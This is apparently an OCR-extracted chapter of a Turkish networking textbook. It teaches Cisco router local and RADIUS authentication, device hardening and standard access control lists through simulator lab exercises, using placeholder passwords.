Görsel 3.22: Yerel kimlik doğrulama uygulaması ağ topolojisi

2. Adım: PC1 cihazının IP yapılandırmasını gerçekleştiriniz.

3. Adım: R1 yönlendiricisinde CLI moduna girerek Gig0/0 arayüzünün IP adresi yapılandırmasını gerçekleştiriniz.

```
R1(config)#interface gigabitEthernet 0/0
R1(config-if)#ip address 192.168.0.1 255.255.255.0
R1(config-if)#no shutdown
```

4. Adım: R1 yönlendiricisinde kullanıcı ve parola oluşturunuz.

```
R1(config)#username TEST secret KEA12345
```

5. Adım: R1 yönlendiricisine konsol bağlantı noktasından giriş için yerel kullanıcı bilgilerini kullanarak doğrulama yapınız.

```
R1(config)#line console 0
R1(config-line)#login local
```

6. Adım: R1 yönlendiricisine AUX bağlantı noktasından giriş için yerel kullanıcı bilgilerini kullanarak doğrulama yapınız.

```
R1(config)#line aux 0
R1(config-line)#login local
```


7. Adım: R1 yönlendiricisine VTY hatlarından erişim için yerel kullanıcı bilgilerini kullanarak doğrulama yapınız.

```
R1(config)#line vty 0 15
R1(config-line)#login local
```

8. Adım: Konsol, AUX bağlantı noktalarından veya VTY hatlarından R1 yönlendiricisine erişim sağlayınız.

3.4.4. Sunucu Tabanlı Kimlik Doğrulama

Kurumsal ağlarda ağ cihazlarına yetkisiz erişimi engellemek, kullanıcı hesaplarını merkezî bir sunucu üzerinden yönetmek ve ağ cihazlarının güvenliğini artırmak için kimlik doğrulama işlemi, merkezî bir sunucu üzerinden gerçekleştirilir (Görsel 3.23).



Görsel 3.23: Merkezî sunucu üzerinden kimlik doğrulanması

3.4.5. Kimlik Doğrulama Sunucuları

Ağ erişim kontrolünde kimlik doğrulama gerçekleştirmek için **TACACS+** ve **RADIUS** sunucuları kullanılır. TACACS+ ve RADIUS sunucularının karşılaştırılması Tablo 3.2'de verilmiştir.


Tablo 3.2: TACACS+ ve RADIUS Sunucularının Karşılaştırılması

Özellik	TACACS+ Sunucusu	RADIUS Sunucusu
İşlevsellik	Kimlik doğrulama, yetkilendirme ve kayıt sürecini AAA'ya göre ayrı ayrı gerçekleştirir.	Kimlik doğrulama ve yetkilendirmeyi birleştirir, kayıt sürecini ayırır.
Protokol	TCP'yi ve 49 numaralı portu kullanır.	UDP'yi ve 1812-1813 veya 1645-1646 portlarını kullanır.
Kullanım Alanı	Router, switch vb. ağ cihazlarının yönetiminde kullanılır.	802.1x, Wi-Fi vb. son kullanıcı kimlik doğrulamasında kullanılır.
Uyumluluk	Cisco cihazlarla uyumludur.	Açık RFC (Request for Comments) standarttır.
Güvenlik	İstemciden sunucuya gelen erişim isteği paketinin tümünü şifreler.	İstemciden sunucuya gelen erişim isteği paketinin içindeki parolayı şifreler. Paketin diğer kısımlarını şifrelemez.
Performans	TCP kullanımından dolayı daha yavaş çalışır ancak daha güvenlidir.	UDP kullanımından dolayı daha hızlı çalışır ancak güvenilirlik seviyesi daha düşüktür.

2. Uygulama

İşlem adımlarına göre RADIUS sunucusu üzerinden kimlik doğrulama işlemi yaptırarak yönlendirici cihaza güvenli erişim sağlayınız.

1. Adım: Ağ simülasyon programında Görsel 3.24'teki ağ topolojisini oluşturunuz.




Görsel 3.24: RADIUS Sunucu üzerinden kimlik doğrulama ağ topolojisi

2. Adım: R1 yönlendiricisinde CLI moduna girerek Gig0/0 ve Gig0/1 arayüzlerine Görsel 3.24'te belirtilen IP adreslerini atayınız.

```
R1(config)#interface gigabitEthernet 0/0
R1(config-if)#ip address 10.0.0.1 255.255.255.0
R1(config-if)#no shutdown
R1(config-if)#exit
R1(config)#interface gigabitEthernet 0/1
R1(config-if)#ip address 20.0.0.1 255.255.255.0
R1(config-if)#no shutdown
```


3. Adım: PC1 ve PC2 cihazlarına Görsel 3.24'te belirtilen IP adreslerini atayınız.

4. Adım: RADIUS sunucunun IP adresini Görsel 3.25'teki aşamaları takip ederek yapılandırınız.



Görsel 3.25: RADIUS sunucusuna IP adresi atanması

5. Adım: RADIUS sunucusuna kimlik doğrulaması yapılacak ağ cihazının bilgilerinin girilmesi ve kullanıcı hesaplarının oluşturulması işlemini Görsel 3.26'daki aşamaları takip ederek gerçekleştiriniz.




Görsel 3.26: RADIUS sunucusunun ayarlarının yapılması

6. Adım: R1 yönlendiricisinde CLI moduna girerek RADIUS sunucusu konfigürasyonunu yapınız.

```
R1(config)#aaa new-model
R1(config)#radius server RADIUSTEST
R1(config-radius-server)#address ipv4 10.0.0.2
R1(config-radius-server)#key Test123
R1(config-radius-server)#exit
R1(config)#aaa authentication login default group radius local
R1(config)#line vty 0 15
R1(config-line)#login authentication default
```


7. Adım: PC1 veya PC2'de komut sistemine girerek telnet protokolüyle R1 yönlendiricisine bağlanınız (Görsel 3.27).



Görsel 3.27: İstemci cihaz üzerinden ağ cihazına uzaktan erişim sağlanması

Sıra Sizde

Ağ simülasyon programında Görsel 3.28'deki ağ topolojisini oluşturunuz. Topolojideki cihazlara uygun IP adreslerini tanımlayınız. R1 yönlendiricisine RADIUS sunucusu üzerinden kimlik doğrulama yaparak, RADIUS sunucusu erişilemez olduğunda yerel kimlik doğrulama yaparak ulaşılmasını sağlayınız.



Görsel 3.28: Yerel ve sunucu tabanlı kimlik doğrulama ağ topolojisi

Değerlendirme

Çalışmanız aşağıda yer alan kontrol listesi kullanılarak değerlendirilecektir. Çalışmanızı yaparken değerlendirme ölçütlerini dikkate alınız. Çalışmanızı bir ders saatinde tamamlayınız.

Kontrol Listesi

Değerlendirme Ölçütleri	Evet	Hayır
1. Ağ topolojisini oluşturdu.		
2. Cihazların IP yapılandırmasını gerçekleştirdi.		
3. Yerel ve sunucu tabanlı kimlik doğrulama konfigürasyonunu gerçekleştirdi.		
4. İstemciler üzerinden yerel ve sunucu tabanlı kimlik doğrulama testini gerçekleştirdi.		
5. Çalışmayı verilen sürede tamamladı.		
"Hayır" olarak işaretlenen değerlendirme ölçütleri için ilgili konu ve uygulamaları tekrar ediniz.		

3.5. AĞ CİHAZLARININ SIKILAŞTIRILMASI


Ağ sıkılaştırma (Network hardening), ağın güvenliğini sağlamak ve artırmak amacıyla ağ cihazlarının çeşitli güvenlik yapılandırmalarıyla saldırılara karşı güçlendirilmesidir. Ağın sıkılaştırılması için yapılması gerekenler şunlardır:

- Kullanıcılar ağa kimlik doğrulama gerçekleştirilerek dâhil edilmelidir.
- Kullanıcıların yetkileri ve erişim izinleri belirlenerek ağ içindeki hareketleri sınırlandırılmalıdır.
- Ağ trafiği sürekli izlenmeli ve kayıt altına alınmalıdır.
- Sistemlere erişimler, kullanıcı adı ve parolayla gerçekleştirilmelidir.
- Kaba Kuvvet (Brute Force) saldırılarına karşı dayanıklı, güçlü parolalar tercih edilmelidir.
- Güçlü şifreleme algoritmaları kullanılmalıdır.
- Yerel alan ağı ile geniş alan ağı arasındaki trafiğin kontrolü için güvenlik duvarı kullanılmalıdır.
- Yerel alan ağı, VLAN yapıları oluşturularak segmentlere ayrılmalıdır.
- Farklı VLAN'ların haberleşmesi, erişim kontrol listesiyle kontrollü bir şekilde sağlanmalıdır.
- Ağ cihazlarına güvenli erişim için SSH protokolü yapılandırılmalıdır.
- Ağ cihazlarına yetkisiz kullanıcıların erişimi engellenmelidir.
- Ağ cihazlarında ve uç cihazlarda kullanılmayan servisler kapatılmalıdır.
- Ağ cihazları, varsayılan ayarlarla bırakılmamalıdır.
- VPN kullanılmalıdır.
- Anahtar cihazlarına Port Güvenliği (Port Security) uygulanmalıdır.
- Yazılım güncellemeleri ve yamalama işlemleri düzenli olarak gerçekleştirilmelidir.
- Ağ cihazlarının konfigürasyonları yedeklenmelidir.

3. Uygulama

İşlem adımlarına göre yönlendiriciye güvenli erişim için gerekli yapılandırmaları gerçekleştiriniz.

1. Adım: Ağ simülasyon programında Görsel 3.29'daki ağ topolojisini oluşturunuz.



Görsel 3.29: Ağ topolojisi

2. Adım: PC1 cihazının IP adresi yapılandırmasını gerçekleştiriniz.

3. Adım: R1 yönlendiricisine konsol bağlantısıyla erişerek Gig0/0 arayüzünün IP adresi yapılandırmasını gerçekleştiriniz.

```
R1(config)#interface gigabitEthernet 0/0
R1(config-if)#ip address 192.168.1.1 255.255.255.0
R1(config-if)#no shutdown
```

4. Adım: R1 yönlendiricisinde kullanılacak parolaların minimum 8 karakter uzunluğunda olmasını sağlayınız.

```
R1(config)#security passwords min-length 8
```

5. Adım: R1 yönlendiricisinde yetkili moda geçiş güvenliğini sağlayınız.

```
R1(config)#enable secret MCA12345
```

6. Adım: R1 yönlendiricisinde konsol bağlantı noktası erişim güvenliğini sağlayınız.

```
R1(config)#line console 0
R1(config-line)#password MCA12345
R1(config-line)#login
```

7. Adım: R1 yönlendiricisinde AUX bağlantı noktası güvenliğini sağlayınız.

```
R1(config)#line aux 0
R1(config-line)#password MCA12345
R1(config-line)#login
```

8. Adım: R1 yönlendiricisine ağ üzerinden telnet protokolüyle uzak bağlantı yapmak için kullanılan VTY hatlarının güvenliğini sağlayınız.

```
R1(config)#line vty 0 15
R1(config-line)#login local
R1(config-line)#transport input telnet
```

9. Adım: R1 yönlendiricisinde konsol, AUX ve VTY erişimlerinde zaman aşımı belirleme işlemini gerçekleştiriniz.

```
R1(config)#line console 0
R1(config-line)#exec-timeout 5
R1(config)#line aux 0
R1(config-line)#exec-timeout 5
R1(config)#line vty 0 15
R1(config-line)#exec-timeout 5
```

10. Adım: R1 yönlendiricisinde telnet protokolüyle yerel kimlik doğrulaması yapılacak kullanıcı ve parolayı tanımlayınız.

R1(config)#username TEST secret MCA12345

11. Adım: R1 yönlendiricisinin konfigürasyon dosyasında **password** parametresiyle oluşturulan parolaların düz metin olarak görünmemesini sağlayınız.

R1(config)#service password-encryption

12. Adım: R1 yönlendiricisinde 30 saniye içinde 5 kez başarısız parola girişimi gerçekleştiğinde kullanıcı erişimini 120 saniye boyunca engelleyiniz.

R1(config)#login block-for 120 attempts 5 within 30

13. Adım: R1 yönlendiricisine erişim sağlamaya çalışan kullanıcı girişimlerinin **başarılı** veya **başarısız** olarak log kayıtlarında tutulmasını sağlayınız.

R1(config)#login on-success log


R1(config)#login on-failure log

14. Adım: R1 yönlendiricisinin giriş ekranında kullanıcının bir uyarı mesajıyla karşılaşmasını sağlayınız.

R1(config)#banner motd 'Yetkisiz erisim yasaktir.'

3.5.1. Erişim Kontrol Listesi

Erişim kontrol listesi [Access Control List (ACL)], ağ haberleşmesinde OSI referans modelinin ağ katmanı ve taşıma katmanı bilgilerine göre filtreleme yapan güvenlik önlemidir. ACL, ağ trafiğini filtrelemenin yanında ağ cihazlarına SSH protokolüyle bağlantı yapacak kullanıcıları sınırlandırmak için kullanılır. ACL kuralları, ağ içinde genellikle yönlendirici cihazlarda yazılır ve bu kurallar, yönlendirici arayüzlerine uygulanır (Görsel 3.30).



Görsel 3.30: ACL'nin yönlendirici arayüzlerine uygulanışı

ACL kuralının doğru noktaya yazılması ve uygulanması çok önemlidir. ACL yazılırken kullanılan temel parametreler şunlardır:

Permit: Belirtilen trafiğe izin verilmesini ifade eder.

Deny: Belirtilen trafiğin engellenmesini ifade eder.

Host: Tek bir cihazın IP adresini ifade eder.

Any: Tüm IP adreslerini ifade eder.

ACL kuralları, yukarıdan aşağıya doğru satır satır işlenir. Ağ trafiği, belirlenen kurallara göre eşleştirilir. Herhangi bir kuralla eşleşen ağ trafiğine o kuralda belirtilen işleme göre izin verilir veya ağ trafiği engellenir. ACL'nin son satırından sonra varsayılan olarak deny (engelleme) işlemi uygulanır. Bu varsayılan kurala **Implicit Deny** denir. ACL kuralları hazırlanırken Implicit Deny'in bilincinde olarak önce engellenmesi gereken ağ trafiği için kurallar yazılmalı, ardından geri kalan ağ trafiğine izin verilmelidir. Aksi takdirde tüm ağ trafiği engellenir (Görsel 3.31).

Görsel 3.31: Örnek ACL kuralları

ACL kuralı yazılırken ağ adresinden sonra gelen ifade wildcard mask bilgisidir. Wildcard mask, 255.255.255.255 ifadesinden alt ağ maskesinin çıkartılmasıyla elde edilir (Görsel 3.32).

Görsel 3.32: Wildcard mask hesaplanması

ACL'yi görüntülemek için **show access lists** komutu kullanılır (Görsel 3.33).

```
R1#show access-lists
Standard IP access list 1
    10 deny 10.0.0.0 0.0.0.255
    20 deny host 20.0.0.1
    30 permit any
```


Görsel 3.33: ACL'nin görüntülenmesi

ACL'den bir kural satırını silme ve ACL'ye yeni bir kural satırı ekleme işlemi Görsel 3.34'te görülür.

```
R1(config)#ip access-list standard 1
R1(config-std-nacl)#no 20
R1(config-std-nacl)#20 deny host 30.0.0.1
```

Görsel 3.34: ACL'den kural satırının silinmesi ve ACL'ye yeni kural eklenmesi


Yönlendiricinin gigabitEthernet 0/0 arayüzüne ACL'nin **in** yönünde uygulanışı Görsel 3.35'te görülür.



Görsel 3.35: Yönlendiriciye ACL'nin in yönünde uygulanması


ACL, ağdaki trafiği kontrol etme şekline göre ikiye ayrılır:

Standart ACL (Standard ACL): Numara ve isim bazlı olmak üzere iki şekilde yazılır. Numara bazlı standart ACL kuralları, **1-99** ve **1300-1999** aralıklarında tanımlanır. Görsel 3.36'da numara bazlı standart ACL kuralı görülür.



Görsel 3.36: Numara bazlı standart ACL yapısı

Görsel 3.37'de isim bazlı standart ACL kuralı görülür.




Görsel 3.37: İsim bazlı standart ACL yapısı

Yazılan kurallar, kaynak IP adresine göre filtreleme yapar. Standart ACL'ler, ağ içinde genellikle hedefe yakın noktaya uygulanır. Yönlendirici arayüzlerinin her birine giriş ve çıkış yönünde birer tane ACL yazılabilir.


Genişletilmiş ACL (Extended ACL): OSI referans modelinin ağ katmanı ve taşıma katmanı seviyesinde çalışır. Kaynak IP adresi, hedef IP adresi, protokol türü, kaynak ile hedef TCP/UDP port numaralarına göre ağ trafiğine izin verir veya ağ trafiğini engeller. Genişletilmiş ACL genellikle kaynağa yakın noktalarda uygulanır.

Yönlendirici arayüzlerinin her birine giriş ve çıkış yönünde birer tane genişletilmiş ACL yazılabilir. Genişletilmiş ACL kuralları, numara ve isim bazlı olmak üzere iki şekilde yazılır. Numara bazlı genişletilmiş ACL'ler, **100-199** ve **2000-2699** aralıklarında tanımlanır. Görsel 3.38'de numara bazlı genişletilmiş ACL kuralı görülür.



Görsel 3.38: Numara bazlı genişletilmiş ACL yapısı

Görsel 3.39'da isim bazlı genişletilmiş ACL kuralı görülür.



Görsel 3.39: İsim bazlı genişletilmiş ACL yapısı

Genişletilmiş ACL kuralı yazılırken kullanılan şart parametreleri şunlardır:

DSCP: Ağ trafiğinin öncelik seviyesini belirleyen DSCP değerine bakılarak filtreleme yapılmasını sağlar.

EQ: Belirtilen protokole veya port numarasına eşit olan trafiği seçer.

ESTABLISHED: TCP bağlantısı kurulmuş trafiğe izin verir.

QT: Belirtilen değerden büyük olma şartına göre filtreleme yapar.

LT: Belirtilen değerden küçük olma şartına göre filtreleme yapar.

NEQ: Belirtilen protokole veya port numarasına eşit olmayan ağ trafiğini seçer.


PREDENCE: Ağ trafiğinin öncelik değerine göre filtreleme yapar.

RANGE: Belirtilen port aralığına göre ağ trafiğini seçer.

4. Uygulama

İşlem adımlarına göre standart ACL uygulamasını gerçekleştiriniz.

1. Adım: Ağ simülasyon programında Görsel 3.40'taki ağ topolojisini oluşturunuz.



Görsel 3.40: Standart ACL uygulama topolojisi

2. Adım: R1 ve R2 yönlendiricisinin arayüz IP adreslerini Görsel 3.40'ta belirtilenlere göre yapılandırınız.

3. Adım: PC1, PC2, PC3 ve SUNUCU'nun IP adreslerini Görsel 3.40'ta belirtilenlere göre yapılandırınız.

4. Adım: R1 yönlendiricisine çıkış arayüzü belirterek varsayılan rota yazınız.

```
R1(config)#ip route 0.0.0.0 0.0.0.0 gigabitEthernet 0/0/0
```

5. Adım: R2 yönlendiricisine çıkış arayüzü belirterek varsayılan rota yazınız.

```
R2(config)#ip route 0.0.0.0 0.0.0.0 gigabitEthernet 0/0/0
```

6. Adım: 192.168.4.0 ağından 192.168.1.0 ağına erişimi engellemek için R1 yönlendiricisine numara bazlı standart ACL yazınız.

```
R1(config)#access-list 1 deny 192.168.4.0 0.0.0.255
R1(config)#access-list 1 permit any
```

7. Adım: R1 yönlendiricisinin Gig0/0/0 arayüzüne 1 numaralı standart ACL'yi **in** yönünde uygulayarak 192.168.4.0 ağından 192.168.1.0 ağına erişimi engelleyiniz.

```
R1(config)#interface gigabitEthernet 0/0/0
R1(config-if)#ip access-group 1 in
```

8. Adım: R2 yönlendiricisine 192.168.1.0 ağından yalnızca PC1 cihazının SUNUCU cihazına erişimini engelleyecek isim bazlı standart ACL yazınız.

```
R2(config)#ip access-list standard SUNUCU-BLOK
R2(config-std-nacl)#deny host 192.168.1.2
R2(config-std-nacl)#permit any
```

9. Adım: R2 yönlendiricisinin Gig0/0/1 arayüzüne SUNUCU-BLOK isimli standart ACL'yi **out** yönünde uygulayarak PC1 cihazının SUNUCU cihazına erişimini engelleyiniz.

```
R2(config)#interface gigabitEthernet 0/0/1
R2(config-if)#ip access-group SUNUCU-BLOK out
```

10. Adım: R1 yönlendiricisinde **show access-lists** komutuyla ACL'yi görüntüleyiniz (Görsel 3.41).

```
Standard IP access list 1
    10 deny 192.168.4.0 0.0.0.255
    20 permit any
```

Görsel 3.41: R1 yönlendiricisinde ACL'nin görüntülenmesi

11. Adım: R2 yönlendiricisinde **show access-lists** komutuyla ACL'yi görüntüleyiniz (Görsel 3.42).

```
Standard IP access list SUNUCU-BLOK
    10 deny host 192.168.1.2
    20 permit any
```

